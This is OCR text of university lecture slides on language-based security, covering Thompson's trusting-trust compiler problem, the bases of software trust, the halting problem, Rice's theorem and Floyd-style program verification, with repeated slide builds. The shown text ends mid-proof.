
there, fixed.




we compile it, and get the “fixed C-compiler” compiled. problem?



the old compiler was evil… just like it can recognize UNIX, it can **recognize a compiler**...



… and compile the evil into it!



evil could also be in the **bootstrap compiler**; can't ever be sure evil is gone w/o analyzing / rewriting it (hard)

Ken Thompson & Dennis Ritchie
Creators of C and UNIX
Turing Award 1983

Do you trust these men?

Ken Thompson & Dennis Ritchie
Creators of C and UNIX
Turing Award 1983

Do you trust these men?
Can you trust anyone?
What can you trust?

Ken Thompson & Dennis Ritchie
Creators of C and UNIX
Turing Award 1983

Do you trust these men?
Can you trust anyone?
What can you trust?

math!

Trustworthy Software

not enough that the SW is

secure

we need to have reason to

believe

that it is secure...

before we depend on it and use it.

bases of trust:

- axiomatic
- analytical
- synthesized

Trustworthy Software

not enough that the SW is

secure

we need to have reason to

believe

that it is secure...

before we depend on it and use it.

bases of trust:

- axiomatic
- analytical
- synthesized

“faith”

Trustworthy Software

not enough that the SW is
secure

we need to have reason to
believe
that it is secure...

before we depend on it and use it.

bases of trust:

- ~~axiomatic~~
- analytical
- synthesized

“faith”

Trustworthy Software

not enough that the SW is

secure

we need to have reason to

believe

that it is secure...

before we depend on it and use it.

bases of trust:

- ~~axiomatic~~
- analytical
- synthesized

proof!

how do we convince ourselves & others that our SW is secure?


Today: Trustworthiness

language-based security

- proving properties of programs
- analytical trust
  - obtaining trust: program analysis, certified compilation
  - transferring trust: proof-carrying code, typed assembly language
- synthesized trust
  - software fault isolation, program transformation

information-flow control ← app-specific security goals

- analytical trust: program analysis (type system)
- synthesized trust: program transformation (monitor)



Willard Rafnsson
IT University of Copenhagen

language-based security

What is it?

a set of techniques based on programming language theory & formal methods

semantics, types, optimization, verification, etc.

brought to bear on the security question. - Dexter Kozen

leverage program analysis & program rewriting to enforce security policies.

supports flexible & general notion of principal & minimal access, to support:

- principle of least privilege,
- minimum trusted computing base. - Fred B. Schneider

What is it?

let's look at these for a bit

a set of techniques based on programming language theory & formal methods


semantics, types, optimization, verification, etc.

brought to bear on the security question. - Dexter Kozen

leverage program analysis & program rewriting to enforce security policies.
supports flexible & general notion of principal & minimal access, to support:

- principle of least privilege,
- minimum trusted computing base. - Fred B. Schneider

proving properties of programs



Halting Problem [Turing,1936]

"does P halt given i?"

P: program

i: input

Halting Problem [Turing,1936]

“does P halt given i?”

P — program, i — input


true or *false*, for all P and i.

```
Put_Line ("Hello, world!");
```

```
while True loop
   Put ("heya... ");
end;
```

```
while i != 0 loop
   Put ("i is not 0... ");
end;
```

Halting Problem [Turing,1936]



"does P halt given i?"

(P: program; i: input)

true or *false*, for all P and i.

halts(P, i) = `true` if P halts on i; `false` otherwise.

let's **implement** *halts*...

```
Put_Line ("Hello, world!");
```

```
while True loop
   Put ("heya... ");
end;
```

```
while i != 0 loop
   Put ("i is not 0... ");
end;
```

Halting Problem [Turing,1936]

“does P halt given i?”

P: program

i: input

Theorem:
halts(P, i) is undecidable.

no P' computes *halts*.
(always eventually returns yes/no)


Halting Problem [Turing,1936]

"does *P* halt given *i*?"
- *P*: program
- *i*: input


Theorem:
halts(P, i) is undecidable.

no *P'* computes *halts*.
(always eventually returns yes/no)

Proof:



Program B takes a program P as input,
prints a YES if P **does not halt** on input P,
but goes into an infinite loop if P **halts** on input P



B halts on input B (prints a YES, see outer box) if
B does not halt on input B (A should yield a NO, see inner box)

B does not halt on input B (infinite loop, see outer box) if
B halts on input B (A should yield a YES, see inner box)

Halting Problem [Turing,1936]

"does *P* halt given *i*?"

- *P*: program
- *i*: input

Theorem:
halts(P, i) is undecidable.


no *P'* computes *halts*.
(always eventually returns yes/no)

Proof: assume (towards contradiction) that A computes halts.

B(B) halts ⇒ A(B,B) = No ⇒ B(B) ~~halts~~

B(B) ~~halts~~ ⇒ A(B,B) = Yes ⇒ B(B) halts

a contradiction.




alts.

returns yes/no)

[Turing,1936]

[Gödel,1931]



why: Gödel's incompleteness result.

Halting Problem

[Turing,1936]

“does *P* halt given *i*?”

program — input

Theorem:

halts(P, i) is undecidable.

no *P’* computes *halts*.
(always eventually returns yes/no)

[Rice,1953]

Corollary: for any *p* that is not trivial,

p(P) is undecidable.

property

true, or
false, for
all *P*

What *can* we do?

no tool can prove
whether or not
any given program P satisfies
any given specification p.

always eventually
answer yes/no

What *can* we do?

no tool can prove
whether or not
any given program P satisfies
any given specification p.


formal methods & **programming language theory** explore

- allowing false alarms,
- imposing restrictions on P or p, and
- requiring assistance from a human.

Language-Based Security - Proving Properties of Programs

Program Verification: Flowcharts

```
R := 0;
while (R + 1)^2 <= N loop
  R := R + 1;
end loop;
```


Robert W. Floyd

ASSIGNING MEANINGS TO PROGRAMS[1]

Introduction. This paper attempts to provide an adequate basis for


1967


Program Verification: Flowcharts

```
R := 0;
while (R + 1)^2 <= N loop
  R := R + 1;
end loop;
```

state change

branching




Robert W. Floyd


ASSIGNING MEANINGS TO PROGRAMS[1]

Introduction. This paper attempts to provide an adequate basis for

1967


Program Verification: Flowcharts

```
R := 0;
while (R + 1)^2 <= N loop
  R := R + 1;
end loop;
```



predicate (description of state space at time the edge is traversed)

true if condition is false


Robert W. Floyd

ASSIGNING MEANINGS TO PROGRAMS[1]


Introduction. This paper attempts to provide an adequate basis for


1967

Language-Based Security - Proving Properties of Programs

Program Verification: Flowcharts

```
R := 0;
while (R + 1)^2 <= N loop
  R := R + 1;
end loop;
```




Robert W. Floyd


ASSIGNING MEANINGS TO PROGRAMS[1]


Introduction. This paper attempts to provide an adequate basis for

1967

Program Verification: Flowcharts

```
R := 0;
while (R + 1)^2 <= N loop
  R := R + 1;
end loop;
```




Robert W. Floyd


ASSIGNING MEANINGS TO PROGRAMS[1]

Introduction. This paper attempts to provide an adequate basis for


1967

Program Verification: Flowcharts

```
R := 0;
while (R + 1)^2 <= N loop
  R := R + 1;
end loop;
```




true whenever condition is entered (and condition does not change state)




1967

Program Verification: Flowcharts

```
R := 0;
while (R + 1)^2 <= N loop
  R := R + 1;
end loop;
```



Proof that after loop,
